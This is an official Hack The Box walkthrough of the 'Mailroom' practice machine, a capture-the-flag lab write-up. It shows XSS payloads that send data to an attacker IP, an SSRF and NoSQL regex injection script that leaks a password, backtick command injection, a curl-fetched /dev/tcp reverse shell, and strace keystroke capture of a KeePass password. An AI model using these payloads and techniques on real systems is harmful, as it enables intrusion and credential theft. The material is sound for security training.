



HACKTHEBOX



Mailroom

10th May 2023 / Document No
D23.100.238

Prepared By: ctrlzero

Machine Author: TRX

Difficulty: **Hard**

Classification: Official

Synopsis

Mailroom is a Hard difficulty Linux machine featuring a custom web application and a `Gitea` code repository instance that contains public source code revealing an additional subdomain. The web application is susceptible to Cross-Site Scripting (`xss`), executed by a user on the target, which can be further exploited with a Server-Side Request Forgery (`SSRF`) and chained with `NoSQL` injection to dump credentials. Once an initial shell is obtained, enumerating the user's mailbox contains a 2FA link to gain access to a protected subdomain, which is also a custom web application running in a `Docker` container that is vulnerable to command injection. By gaining access to this container, it is possible to obtain credentials from its `Git` repository, leading to access to the host as another user. Process enumeration reveals a recurring execution of an application called `Keepass`, where the process can be examined to capture keystrokes from the user executing it. The `Keepass` database contains sensitive credentials that, when acquired, grant root access.

Skills Required

- Enumeration
- Lateral movement and network pivoting
- Custom scripting to chain multiple vulnerabilities together

Skills Learned

- NoSQL injection
- XSS

- Leveraging SSRF
- Source code review
- Rudimentary JavaScript

Enumeration

Nmap

```
nmap -sC -sV -Pn 10.10.11.209
```

```
nmap -sC -sV -Pn 10.10.11.209


Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-19 12:54 BST
Nmap scan report for 10.10.11.209
Host is up (0.065s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 94bb2ffcaeb9b182afd789811aa76ce5 (RSA)
|   256 821beb758b9630cf946e7957d9ddeca7 (ECDSA)
|_  256 19fb45feb9e4275de5bbf35497dd68cf (ED25519)
80/tcp    open  http      Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
|_ http-title: The Mail Room
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds
```

An initial `Nmap` scan shows two ports open: `22/tcp` running SSH, and `80/tcp` running `Apache`.

Web

Browsing to this IP we notice the footer of the page that leaks the hostname `mailroom.htb`.



Made with ♥ for mailroom.htb

We can go ahead and add this to our hosts file and continue our enumeration:

```
echo "<ip_of_target> mailroom.htb" | sudo tee -a /etc/hosts
```

Now that we have a valid hostname let's scan for additional subdomains that we may be missing.

```
ffuf -u http://mailroom.htb:80/ -t 50 -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:
FUZZ.mailroom.htb" -fw 2851 -s
```

Note: The `-fw` flag indicates that we want to filter out common response sizes. In this case we're filtering responses that have a word count of `2851` to limit false positives.

```
ffuf -u http://mailroom.htb:80/ -t 50 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host: FUZZ.mailroom.htb" -fw 2851 -s  
  
git
```

The `git` subdomain is revealed, which we also add to our `/etc/hosts` file:

```
echo "<ip_of_target> git.mailroom.htb" | sudo tee -a /etc/hosts
```

Browsing to this subdomain we can see that the repository for `staffroom` is not password protected, which means we can do source code review to reveal any additional information. At the time of this writing the `Gitea` version at the bottom of the page is `1.18.0`, which from a quick search online seems to be the latest version, so it's unlikely there would be a vulnerability within it.

Source Code Review

Exploring the site, we find 3 registered users at the `/explore/users` endpoint:

`administrator@mailroom.htb`, `matthew@mailroom.htb`, and `tristan@mailroom.htb`. These are possible usernames for the machine so we should keep note of them. These users can also be noted from the `About` section of `mailroom.htb`.

Looking through the source of some of these files we notice `auth.php` which contains a new subdomain `staff-review-panel`.

<http://git.mailroom.htb/matthew/staffroom/src/branch/main/auth.php>

```
// Update the user record in the database with the 2FA token if not already sent in the last minute  
$user = $collection->findOne(['_id' => $user['_id']]);  
if(($user['2fa_token'] && ($now - $user['token_creation']) > 60) || !$user['2fa_token']) {  
    $collection->updateOne(  
        ['_id' => $user['_id']],  
        ['$set' => ['2fa_token' => $token, 'token_creation' => $now]]  
    );  
  
    // Send an email to the user with the 2FA token  
    $to = $user['email'];  
    $subject = '2FA Token';  
    $message = 'Click on this link to authenticate: http://staff-review-panel.mailroom.htb/auth.php?token=' . $token;  
    mail($to, $subject, $message);  
}  
  
// Return a JSON response notifying about 2fa  
echo json_encode(['success' => true, 'message' => 'Check your inbox for an email with your 2FA token']);  
exit;
```

In addition to finding a new subdomain, we can also take note that it is protected by requiring a `2FA` token sent to an e-mail address. We can quickly confirm that we do not have access to this subdomain at this time.

```
echo "<ip_of_target> staff-review-panel.mailroom.htb" | sudo tee -a /etc/hosts
```

Forbidden

You don't have permission to access this resource.

Apache/2.4.54 (Debian) Server at staff-review-panel.mailroom.htb Port 80

Continuing our source code review, let's try and identify a few vulnerabilities.

The code seems to be using `MongoDB` as its database for authentication. When a user attempts to authenticate it will check that `$_POST['email']` and `$_POST['password']` are set and are validated as strings and then sends a JSON response if the check fails. Upon successful login, a 2FA code is sent to the user's mailbox.

Since we now know `MongoDB` is used, we can try to look for `NoSQL` injection vulnerabilities from unsanitized input. `NoSQL` injection vulnerabilities work by supplying the code with an array instead of a string which can lead to control the query or data exfiltration.

Closer inspection shows that there is no `exit` or `die` statement after the check to stop any further validation, so even if the user fails the check by entering input with a type different than a string, the rest of the code would keep executing, including the execution of the query command after the check.

```
17 // Verify the parameters are valid
18 if (!is_string($_POST['email']) || !is_string($_POST['password'])) {
19     header('HTTP/1.1 401 Unauthorized');
20     echo json_encode(['success' => false, 'message' => 'Invalid input detected']);
21 }
22
23 // Check if the email and password are correct
```

So we've identified one vulnerability, but we'll need to find a vector to leverage it.

Cross-Site Scripting (XSS)

Let's go back to `mailroom.htb` and examine the site a bit more. If we look at the `Contact` section we have the ability to send messages to the staff members, so let's try and see if this is vulnerable to anything.

We can first try a simple XSS payload to test if anything is reflected.

Email Address

test@test.local

Inquiry Title

<script>alert(1)</script>

Inquiry Message

<script>alert(1)</script>


Please don't include any sensitive information inside the message.

Submit

This doesn't give us any kind of result, but upon submission we do get an interesting message with a link to view our submission.

Message was sent successfully and will be reviewed shortly. Click [here] (<http://mailroom.htb/inquiries/08dbfb254d85f3b1bbff27a04ca52121.html>) here to view it.

Upon clicking the link we get our intended effect, which is reflected XSS.



Knowing that we now have XSS capability, we can take into account that the message notification indicates that our message will be reviewed; so let's try and take advantage of an unsuspecting user. Let's start up a web server and modify our payload so that when it's viewed it should reach out to our server.

We start the server on our machine:

```
python3 -m http.server 8000
```

And in the contact box we submit the following payload, where `10.10.14.46` is our local machine's IP:

```
<script>
var i=new Image;
i.src="http://10.10.14.46:8000/xss";
</script>
```

We follow the link once more and get a callback:

```
python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.46 - - [19/Aug/2023 13:14:25] code 404, message File not found
10.10.14.46 - - [19/Aug/2023 13:14:25] "GET /xss HTTP/1.1" 404 -
```

Great! So we have a potential path. We know a user is reviewing our messages and our payloads are functioning as expected! We know that the `staff-review-panel.mailroom.htb` is restricted to use, but let's try and get a user to execute an XSS payload that redirects them to this subdomain and potentially steal a cookie.

```
<script>
x=new XMLHttpRequest;
x.onload=function(){
    fetch("http://10.10.14.46:8000/"+this.responseText)
};
x.open("GET", "http://staff-review-panel.mailroom.htb/?+document.cookie;");
x.send();
</script>
```

We submit it and get the following request on our web server:

```

10.10.11.209 - - [19/Aug/2023 13:17:55] "GET
/%3C!DOCTYPE%20html%3E%3Chtml%20lang=%22en%22%3E%3Chead%3E%20%20%3Cmeta%20charset
=%22utf-8%22%20/%3E%20%20%3Cmeta%20name=%22viewport%22%20content=%22width=device-
width,%20initial-scale=1,%20shrink-to-
fit=no%22%20/%3E%20%20%3Cmeta%20name=%22description%22%20content=%22%22%20/%3E%20
%20%3Cmeta%20name=%22author%22%20content=%22%22%20/%3E%20%20%3Ctitle%3Einquiry%20
Review%20Panel%3C/title%3E%20%20%3C!--%20Favicon--
%3E%20%20%3Clink%20rel=%22icon%22%20type=%22image/x-
icon%22%20href=%22assets/favicon.ico%22%20/%3E%20%20%3C!--%20Bootstrap%20icons--
%3E%20%20%3Clink%20href=%22font/bootstrap-
icons.css%22%20rel=%22stylesheet%22%20/%3E%20%20%3C!--
%20Core%20theme%20CSS%20(includes%20Bootstrap)--
%3E%20%20%3Clink%20href=%22css/styles.css%22%20rel=%22stylesheet%22%20/%3E%3C/hea
d%3E%3Cbody%3E%20%20%3Cdiv%20class=%22wrapper%20fadeInDown%22%3E%20%20%20%20%3Cdi
v%20id=%22formContent%22%3E%20%20%20%20%20%20%20%3C!--%20Login%20Form%20--
%3E%20%20%20%20%20%20%20%3Cform%20id='login-
form'%20method=%22POST%22%3E%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Ch2%3EPanel%20Login%3C/h2%3
E%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cinput%20required%20type=%22text%22%20id=%22email%22%2
0class=%22fadeIn%20second%22%20name=%22email%22%20placeholder=%22Email%22%3E%20%2
0%20%20%20%20%20%20%20%3Cinput%20required%20type=%22password%22%20id=%22password%22%
20class=%22fadeIn%20third%22%20name=%22password%22%20placeholder=%22Password%22%3
E%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cinput%20type=%22submit%22%20class=%22fadeIn%20fourth%
22%20value=%22Log%20In%22%3E%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3Cp%20hidden%20id=%22message
%22%20style=%22color:%20 HTTP/1.1" 404 -

```

We get a good result, namely what seems like the HTML of a login panel, but not quite what we were expecting. We weren't able to steal the user's cookie for `staff-review-panel.mailroom.htb`, however, we have confirmed that we have a Server-Side Request Forgery (SSRF).

Foothold

Our attack chain up to this point has been XSS -> SSRF, but we also know that we have a potential `NosQL` injection on `staff-review-panel.mailroom.htb/auth.php`, so let's do some quick research on this.

We refer to a [HackTricks article](#):

```


Basic authentication bypass
Using not equal ($ne) or greater ($gt)

#in URL
username[$ne]=toto&password[$ne]=toto
username[$regex]=.*&password[$regex]=.*
username[$exists]=true&password[$exists]=true

#in JSON
{"username": {"$ne": null}, "password": {"$ne": null} }
{"username": {"$ne": "foo"}, "password": {"$ne": "bar"} }
{"username": {"$gt": undefined}, "password": {"$gt": undefined} }

```

Let's [URL-decode](#) it to make it a bit more readable.



We submit the payload and check our server:

```
10.10.11.209 - - [10/May/2023 08:42:47] code 404, message File not found
10.10.11.209 - - [10/May/2023 08:42:47] "GET /%7B%22success%22:false,%22message%22:%22Invalid%20input%20detected%22%7D%7B%22success%22:true,%22message%22:%22Check%20your%20inbox%20for%20an%20email%20with%20your%202FA%20token%22%7D HTTP/1.1" 404 -
```

The response reads:

```
%7B%22success%22:false,%22message%22:%22Invalid%20input%20detected%22%7D%7B%22success%22:true,%22message%22:%22Check%20your%20inbox%20for%20an%20email%20with%20your%202FA%20token%22%7D
```

Once we decode it we see that it consists of JSON:

```
{"success":false,"message":"Invalid input detected"}
{"success":true,"message":"Check your inbox for an email with your 2FA token"}
```

Great. We confirmed `NoSQL` injection is possible, but now we'll need to weaponize it in order to potentially leak the users credentials by leveraging the regex patterns in the payload.

Lets validate success and failure messages so we can interpret our payload responses properly.

We submit two payloads; the first one uses a valid email to return a successful message:

```
<script>
var password = "password[$regex]=.*";
var email = "email=tristan%40mailroom.htb";
var body = email + "&" + password;

x=new XMLHttpRequest;
x.onload=function() {
    fetch("http://10.10.14.46:8000/"+this.responseText)
};
x.open("POST","http://staff-review-panel.mailroom.htb/auth.php", false);
x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
x.send(body)
</script>
```

The second one uses an invalid email that we expect to return an error:

```
<script>
var password = "password[$regex]=.*";
var email = "email=doesntexist%40mailroom.htb";
var body = email + "&" + password;

x=new XMLHttpRequest;
x.onload=function() {
    fetch("http://10.10.14.46:8000/"+this.responseText)
};
x.open("POST","http://staff-review-panel.mailroom.htb/auth.php", false);
x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
x.send(body)
</script>
```

We submit both and check the respective responses:

```
Success:
10.10.11.209 - - [10/May/2023 08:48:57] code 404, message File not found
10.10.11.209 - - [10/May/2023 08:48:57] "GET /%7B%22success%22:false,%22message%22:%22Invalid%20input%20detected%22%7D%7B%22success%22:true,%22message%22:%22Check%20your%20inbox%20for%20an%20email%20with%20your%20FA%20token%22%7D HTTP/1.1" 404 -

Failure:
10.10.11.209 - - [10/May/2023 08:48:59] code 404, message File not found
10.10.11.209 - - [10/May/2023 08:48:59] "GET /%7B%22success%22:false,%22message%22:%22Invalid%20input%20detected%22%7D%3Cbr%20/%3E%3Cb%3EWarning%3C/b%3E:
%20%20Cannot%20modify%20header%20information%20-%20headers%20already%20sent%20by%20(output%20started%20at%20/var/www/staffroom/auth.php:20)%20in%20%3Cb%3E/var/www/staffroom/auth.php%3C/b%3E%20on%20line%20%3Cb%3E51%3C/b%3E%3Cbr%20/%3E%7B%22success%22:false,%22message%22:%22Invalid%20email%20or%20password%22%7D HTTP/1.1" 404 -
```

Decoding these outputs shows us that a successful payload will give us a response size of **130** characters and a failed payload will give us a response size of **301** characters.

So with that information, let's try and get a starting point to leak credentials. Because we're using a regex pattern in our payload, we should be able to generate success or failures based on a single character match.

Take note of the subtle difference in the **password** parameter.

Success:

```
<script>
var password = "password[$regex]=s.*";
var email = "email=tristan%40mailroom.htb";
var body = email + "&" + password;
x=new XMLHttpRequest;
x.onload=function() {
    fetch("http://10.10.14.46:8000/"+this.responseText)
};
x.open("POST","http://staff-review-panel.mailroom.htb/auth.php", false);
x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
x.send(body)
</script>
```

Failure:

```
<script>
var password = "password[$regex]=c.*";
var email = "email=tristan%40mailroom.htb";
var body = email + "&" + password;
x=new XMLHttpRequest;
x.onload=function() {
    fetch("http://10.10.14.46:8000/"+this.responseText)
};
x.open("POST","http://staff-review-panel.mailroom.htb/auth.php", false);
x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
x.send(body)
</script>
```

We've validated that we can determine a valid character in the user's password; so let's create a script to automate this and try all characters in a character set and leak the full password.

Note: In this example notice not all special characters are used. It needs to be determined if there are any bad characters that could break the payload. Specifically `$` and `?` are two characters that can cause issues. For example, `$` indicates a MongoDB operator and `?` is a regex operator.

The final payload then looks as follows:

```
<script>
var x = new XMLHttpRequest();
var r = new XMLHttpRequest();
var charset = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ!#$%&'()*+,-./:;<=>@_";
var email = "email=tristan%40mailroom.htb";
var leaked = "";
for (var i = 0; i < charset.length; i++) {
    var password = "password[$regex]="+leaked+charset.charAt(i)+".*";
    var body = email + "&" + password;
    #send the injection
    x.open("POST", "http://staff-review-panel.mailroom.htb/auth.php", false);
    x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    x.send(body)
    #if response is 130 (ok) store the character as part of the know password
    if (x.responseText.length == 130) {
        leaked += charset.charAt(i);
        #if match is found reset the iterator
        i = 0;
    }
    #send the leaked password to our webserver
    r.open('GET', 'http://10.10.14.46:8000/'+leaked);
    r.send()
}
</script>
```

```
10.10.11.209 - - [10/May/2023 12:35:02] code 404, message File not found
10.10.11.209 - - [10/May/2023 12:35:02] "GET /69trisRulez! HTTP/1.1" 404 -
```

We successfully leaked the password for Tristan: `69trisRulez!`. Let's `SSH` into the target with these credentials.

Upon connecting, we can see we have an e-mail that should contain our 2FA token link that was mentioned in the output of a successful `NoSQL` injection.

```
cat /var/mail/tristan
```

```

You have mail.
Last login: Wed May 10 18:38:57 2023 from 10.10.14.46
tristan@mailroom:~$ cat /var/mail/tristan
Return-Path: <noreply@mailroom.htb>
X-Original-To: tristan@mailroom.htb
Delivered-To: tristan@mailroom.htb
Received: from localhost (unknown [172.19.0.5])
        by mailroom.localdomain (Postfix) with SMTP id AB39DC5B6
        for <tristan@mailroom.htb>; Wed, 10 May 2023 18:34:50 +0000 (UTC)
Subject: 2FA

Click on this link to authenticate: http://staff-review-panel.mailroom.htb/auth.php?
token=46bbde79320a6d56df1945f902de24bc
tristan@mailroom:~$

```

Clicking the link still gives us a `403` HTTP response. Let's set up a `SOCKS` proxy and try it that way.

We route the `staff-review-panel` subdomain to localhost and set up a dynamic `SSH` tunnel to the target on port `9999`.

```

echo "127.0.0.1 staff-review-panel.mailroom.htb" >> /etc/hosts
ssh -D 9999 tristan@mailroom.htb
# Set up the SOCKS proxy in browser

```

Tip: If you need to get another 2FA link sent, the following can be used to generate a new one.

```

<script>
var password = "password=69trisRulez!";
var email = "email=tristan%40mailroom.htb";
var body = email + "&" + password;
x=new XMLHttpRequest;
x.open("POST", "http://staff-review-panel.mailroom.htb/auth.php", false);
x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
x.send(body)
</script>

```

The screenshot shows a web browser window with the address bar displaying `http://staff-review-panel.mailroom.htb/dashboard.php`. The browser's bookmark bar includes links like 'Parrot OS', 'Hack The Box', 'OSINT Services', 'Vuln DB', 'Privacy and Security', and 'Learning Resources'. The web page has a light blue header with a 'i/Review' link and a greeting 'Good Morning, tristan'. On the left, there is a sidebar with 'Dashboard', 'Inspect', and 'Log-out' options. The main content area is titled 'Recent Inquiries:' and contains a box labeled 'Activities' with two entries: one with ID '5657465f7712d50b2aaceaa09453c71f' and another with ID '7ce7698b9e8dc300d8ecf8b8e219df4c', both marked as '2 minutes ago'. At the bottom, a message reads: 'Manual review is required - Irrelevant inquiries were omitted. Please use the inspection tool to view and handle the inquiries.'

We've successfully logged in as `tristan`.

Lateral Movement

Clicking `Inspect`, it looks like it will take some user input. Let's go back to our source code review and see if we spot a vulnerability: <http://git.mailroom.htb/matthew/staffroom/src/branch/main/inspect.php>

```
$data = '';  
if (isset($_POST['inquiry_id'])) {  
    $inquiryId = preg_replace('/[\<>|&{\}\(\)\[\]\\"']/, '', $_POST['inquiry_id']);  
    $contents = shell_exec("cat /var/www/mailroom/inquiries/$inquiryId.html");  
}
```

We can see here that the application is attempting to sanitize input, but is missing some characters that can lead to command injection. Specifically, the backtick character ```.

Let's try a quick test...

```
`curl http://10.10.14.46:8000/injected`
```

Read Inquiries:

Search

Search

Inquiry contents parsing failed



```
10.10.11.209 - - [10/May/2023 13:15:51] code 404, message File not found  
10.10.11.209 - - [10/May/2023 13:15:51] "GET /injected HTTP/1.1" 404 -
```

Command injection has been confirmed. Let's get a shell!

We start a `Netcat` listener on port `10001`:

```
nc -nlvp 10001
```

We then create a file `shell.sh` locally:

```
#!/bin/bash  
/bin/bash -i >& /dev/tcp/10.10.14.46/10001 0>&1
```

We finally execute the following commands on the `Search` field:

First command:

```
`curl http://10.10.14.46:8000/shell.sh -o /tmp/shell.sh`
```

Second command:

```
`bash /tmp/shell.sh`
```



```
nc -nlvp 10001
```

```
Ncat: Version 7.93 ( https://nmap.org/ncat )
```

```
Ncat: Listening on :::10001
```

```
Ncat: Listening on 0.0.0.0:10001
```

```
Ncat: Connection from 10.10.11.209.
```

```
Ncat: Connection from 10.10.11.209:38766.
```

```
bash: cannot set terminal process group (1): Inappropriate ioctl for device
```

```
bash: no job control in this shell
```

```
www-data@0c3e2d602373:/var/www/staffroom$
```

Right away we can see we're in the `staffroom` virtual-host directory and a quick enumeration of this location shows the git repository.



```
www-data@0c3e2d602373:/var/www/staffroom$ ls -lah
```

```
total 68K
```

```
drwxr-xr-x 7 root root 4.0K Jan 19 2023 .
```

```
drwxr-xr-x 5 root root 4.0K Jan 15 2023 ..
```

```
drwxr-xr-x 8 root root 4.0K Jan 19 2023 .git
```

```
<SNIP>
```

```
drwxr-xr-x 6 root root 4.0K Jan 15 2023 vendor
```

We can check for low hanging fruit and look at the config and find new credentials.

```
cat .git/config
```

```
www-data@0c3e2d602373:/var/www/staffroom$ cat .git/config

[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://matthew:HueLover83%23@gitea:3000/matthew/staffroom.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
[user]
    email = matthew@mailroom.htb
```

These credentials are URL-encoded and decode to: `HueLover83#`

Let's pivot over with the following:

```
tristan@mailroom:~$ su - matthew
Password: HueLover83#
matthew@mailroom:~$
```

The `user` flag can be found at `/home/matthew/user.txt`.

Privilege Escalation

We notice an interesting file in the `matthew` user's home directory that we should probably take a look at, but first lets get `ssh` as `matthew` so we can download files a bit easier:

```
# On the target as matthew
ssh-keygen
cd .ssh/
cp id_rsa.pub authorized_keys
```

```

matthew@mailroom:~$ ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/home/matthew/.ssh/id_rsa):
Created directory '/home/matthew/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/matthew/.ssh/id_rsa
Your public key has been saved in /home/matthew/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:NnP7lhDIjoEmyKf1so2P7CZLp2M0Q0zjYPc+XY+edPU matthew@mailroom
The key's randomart image is:
+---[RSA 3072]-----+
|.
| o
|o. . . . .
|o+o.+ o . o .
|+.o+.+ S+. o
|. + .....=.o .
|...o=. ..+. o E
|.+++++....oo. .
|.o*+.o .o ..
+-----[SHA256]-----+

matthew@mailroom:~$ cd .ssh
matthew@mailroom:~/.ssh$ cp id_rsa.pub authorized_keys


```

We save the generated private key `id_rsa` on our local machine as `matthew_ssh.pem` and can use it to `SSH` or `scp` as `matthew`.

We now exfiltrate the aforementioned file `personal.kdbx` to our machine:

```
scp -i matthew_ssh.pem matthew@mailroom.htb:/home/matthew/personal.kdbx .
```

When we try to open this `Keepass` database we can see it's password protected, but we can try the credentials we know of. Unfortunately none work...



So it seems this database is important, but we'll need to find some credentials in order to gain access. Basic enumeration at this stage will show a very interesting process that's running every minute or so on the target.

```
ps aux
```

```
matthew@mailroom:~$ ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
matthew	12848	0.3	0.2	19180	9612	?	Ss	13:04	0:00	/lib/systemd/systemd --user
matthew	12984	0.5	0.1	10000	5464	pts/0	Ss	13:04	0:00	-bash
matthew	13005	4.0	0.5	27748	22612	?	Ss	13:05	0:00	/usr/bin/perl /usr/bin/kpcli
matthew	13008	0.0	0.0	10612	3300	pts/0	R+	13:05	0:00	ps aux

`kpcli` is interesting to us and after a quick Google search we learn that its a command line interface to `KeePass` database files.

We can attempt to try and locate the source of this job, but the user `matthew` doesn't seem to have any cronjobs running. This must mean that `root` is executing this job as `matthew`. Logically, we can assume that if this process is running as `matthew` and being executed by `root` then perhaps the `KeePass` database may contain credentials for `root`. Let's investigate and find out...

If we Google search something like `investigating linux processes` we can find information on a program called `strace`.

From the Linux `man` page of `strace`:

```
In the simplest case strace runs the specified _command_ until it exits. It intercepts and records the system calls which are called by a process and the signals which are received by a process.
```

Let's look at the help menu. It seems like we can supply the Process ID (`PID`) of the running process to get more information on its activity.

```
strace --help
```

```
matthew@mailroom:~$ strace --help

Usage: strace [-ACdfhikqqrrttTvVwxyyzZ] [-I N] [-b execve] [-e EXPR]...
        [-a COLUMN] [-o FILE] [-s STRSIZE] [-X FORMAT] [-P PATH]...
        [-p PID]... [--seccomp-bpf]
        { -p PID | [-DDD] [-E VAR=VAL]... [-u USERNAME] PROG [ARGS] }
or: strace -c[dfwzZ] [-I N] [-b execve] [-e EXPR]... [-O OVERHEAD]
        [-S SORTBY] [-P PATH]... [-p PID]... [--seccomp-bpf]
        { -p PID | [-DDD] [-E VAR=VAL]... [-u USERNAME] PROG [ARGS] }

General:
  -e EXPR      a qualifying expression: OPTION=[!]all or OPTION=[!]VAL1[,VAL2]...
  options:    trace, abbrev, verbose, raw, signal, read, write, fault,
              inject, status, kvm
```

Let's attempt to trace the `kpcli` process with `read` and `write` as our expressions to filter on. As expected, we get some activity on the process where we can see the keystrokes of a user executing `kpcli`, entering the password and executing some commands.

```
strace -p $(pgrep kpcli) -e write -e read
```

```
matthew@mailroom:~$ strace -p $(pgrep kpcli) -e write -e read

<...SNIP...>
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, "\n", 8192) = 1
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, "s", 8192) = 1
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, "E", 8192) = 1
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
<...SNIP...>
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, "d", 8192) = 1
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, "g", 8192) = 1
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, 0x55ac44823510, 8192) = -1 EAGAIN (Resource temporarily unavailable)
read(0, "\n", 8192) = 1
<...SNIP...>
```

We get a large output but can discern various sequences of letters; Let's clean this up a bit...

```
matthew@mailroom:~$ cat output.txt | awk -F ',' '{print $2}' | grep -v 0x | tr -d
',' | paste -s -d ''
!sEcur3p4$$w01\10rd9
```

